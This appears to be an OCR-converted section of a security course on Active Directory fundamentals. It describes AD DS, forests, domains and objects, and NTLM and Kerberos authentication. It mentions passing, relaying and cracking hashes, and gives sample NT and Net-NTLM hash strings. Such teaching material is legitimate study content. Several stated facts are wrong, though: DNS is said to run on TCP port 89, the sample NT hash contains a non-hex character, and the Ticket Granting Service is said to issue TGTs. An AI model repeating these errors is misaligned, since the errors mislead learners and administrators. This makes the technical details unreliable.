

Internet
Firewall
External Network
Web server
DNS
DNS server
Mail server
DMZ Zone
Firewall
Internal Network
Domain Controller
Printer
Workstation
AD Environment

5.2 Active Directory Fundamentals

Active Directory Domain Services (AD DS) -

- A Directory Service is an information store built on a hierarchical structure.
- It is core functions in Active Directory that manage users and computers and allow sysadmins to organize the data into logical hierarchies.
- AD DS also integrates security by authenticating logons and controlling access to directory resources.
- Three main services of AD DS -
    - DNS
        - Active Directory uses domain name system (DNS) records for service discovery.
        - It’s running on TCP port 89.
    - Kerberos - Authentication Protocol
        - Kerberos is a well-known and widely used authentication protocol in Active Directory.
        - It’s running on TCP port 88.
    - LDAP - Directory Service Protocol
        - Active Directory is a service used to organize IT assets like users, computers, and printers. LDAP is a protocol used to talk to and query directories.
        - It’s running on TCP port 389.

Active Directory Architecture



- Forest
  - Active Directory Forest is the collection of more than one domain trees having different name spaces or roots.
  - Forest contains a number of domain trees that do not share a common name space, or more so, do not have the same parent domain.
  - A collection of these trees form a forest.
- Tree
  - Active Directory tree is a collection of domains within a Microsoft Active Directory network.
  - An AD Tree is a group of domains within the Active Directory network that share a common DNS naming structure.
  - The tree creates a logical boundary between multiple domains.
- Domain
  - Active Directory domain is a collection of objects within a Microsoft Active Directory network.
  - An AD domain can have several sub-domains, also referred to as child domains.
  - Type of domains in active directory environment -
    - Parent Domain
    - Child Domain

- Active Directory Objects
  - The Active Directory structure is formed by groupings of information, also referred to as objects.
  - Each object represents a unique network entity such as a user or computer, and it is described by a set of attributes. For example, a user object can be specified by name, ID, address, telephone, and more.
  - **Objects fall into two different categories -**
    - **Resources**
      - The objects within the resources category can be printers, computers, or other shared devices.
    - **Security Principals**
      - Objects within the security principals category are users, passwords, groups, etc., or any object that needs to be authenticated, or that can be given permissions.
      - AD allocates a unique Security Identifier (SID) to each of these security principals objects.
      - The SID is used to allow or deny access to the object to the resources within a domain.

- **The Objects Supported by default by Active Directory -**

  - **Users**
    These are the objects assigned to individuals who need access to the domain resources. A user account has a user name and a password.
  - **Computers**
    It represents a workstation or server within the domain.
  - **Contacts**
    It contains information about third-party contacts. This object does not have a SID, so it doesn’t belong to the domain.
  - **Groups**
    These objects represent a collection of user accounts, computers, or contacts. There are two types: Security and Distribution groups. Groups ease the management of many objects into a single unit.
  - **Shared folder**
    This object is mapped to a server share and is used to share files throughout the entire network.
  - **Printer**
    This object corresponds to a shared printer within the domain.
  - **Organizational Unit (OU)**
    This type of object is a container that can include other objects like users, computers, or groups from the same domain.


- **Active Directory Authentication**
  - **NTLM Authentication**
    - **User NT Hash**
      - Passwords are stored in a Windows systems (SAM Database)
      - Possible locations include SAM (Windows Machine), NTDS (in DC)
      - Attacker uses IP address instead of domain address for connection in domain environment
      - The NT Hash can be used for authentication in domain as well as standalone environment (CrackMapExec etc)
      - MD4 algorithm is used for hashing purposes
      - Can be cracked using tools like hashcat or john the ripper etc
      - Example : A4B9B02F6F09A9BD760F388B67351R2B

- **Authentication using User Account Credentials**
  - **User Net-NTLM (NTLMv1, NTLMv2)**
    - Acting as an authentication protocol and uses NTHash for validation in windows environment
    - V1 of the protocol uses both NT & LM Hash
    - **NTLMv1** Example :


      u4-netntlm::kNS:338d08f8e26de93300000000000000000000000000000000:9526fb8c23a90751cdd619b6cea564742e1e4bf33006ba41:cb8086049ec4736c
    - **NTLMv2** Example :

      admin::N46iSNekpT:08ca45b7d7ea58ee:88dcbe4446168966a153a0064958dac6:5c7830315c7830310000000000000b45c67103d07d7b95acd12ffa11230e0000000052920b85f78d013c31cdb3b92f5d765c783030

- **Authentication in different environments**
  - **Local System Authentication**
    - NT Hashes are stored in the SAM Database
    - Hashes can be cracked to recover clear-text passwords using dictionary / Brute Force Attacks
    - They can also be relayed for authentication
  - **Domain Authentication**
    - Domain Controller is involved in the scenario as the server credentials are stored in the **NTDS.DIT** file
    - The Server and domain controller establishes a secure channel via NetLogon
    - Relaying & cracking the hashes are also possible in domain environment
    - NTLM Protocol act as a fallback protocol



NTLM Authentication in Local Environment



NTLM
Authentication

Client

Server


(1) User requests access

(2) Server sends challenge messagee

(3) Client sends response message

(4) Server sends
response to the client

NTLM Authentication in Domain Environment


Domain Controller
NTLM Authentication
Active Directory
(5) Domain controller compares challenge and response to authenticate user
(4) Server sends challenge and response to domain controller
(1) User requests access
(2) Server sends challenge messagee
(3) Client sends response message
(6) Server sends response to the client
Client
Server

- Kerberos Authentication

  - Kerberos is an authentication protocol.
  - It provides security in client/server communication applications using cryptography.
  - Active Directory uses Kerberos to provide authentication mechanisms between server and client.
  - Kerberos Ticket is use in this authentication method.

The three main elements in a Kerberos system are -

- **The Key Distribution Center (KDC)**

  The KDC service is the core of the Kerberos server that issues all the tickets. The service runs on all Active Directory domain controllers. When an AD client authenticates with KDC, it issues a TGT.


- **Ticket Granting Ticket (TGT)**

  It is an authentication file that contains the user’s IP, a validity period, and a TGT session key. The TGT is encrypted during the Kerberos authentication procedure.


- **The Ticket Granting Service (TGS)**

  This service provides the TGTs and other tickets to the systems.

Kerberos Authentication Working -


Key distribution center
Active Directory
Authentication service
Ticket granting service
1) Clients requests TGT from KDC
2) Authentication service sends Encrypted TGT and session key
3) Client requests server access from TGT
4) TGS sends encrypted session key and ticket
Client
Server
5) Client sends service tiket
6) Server sends encrypted time Stamp for client validation

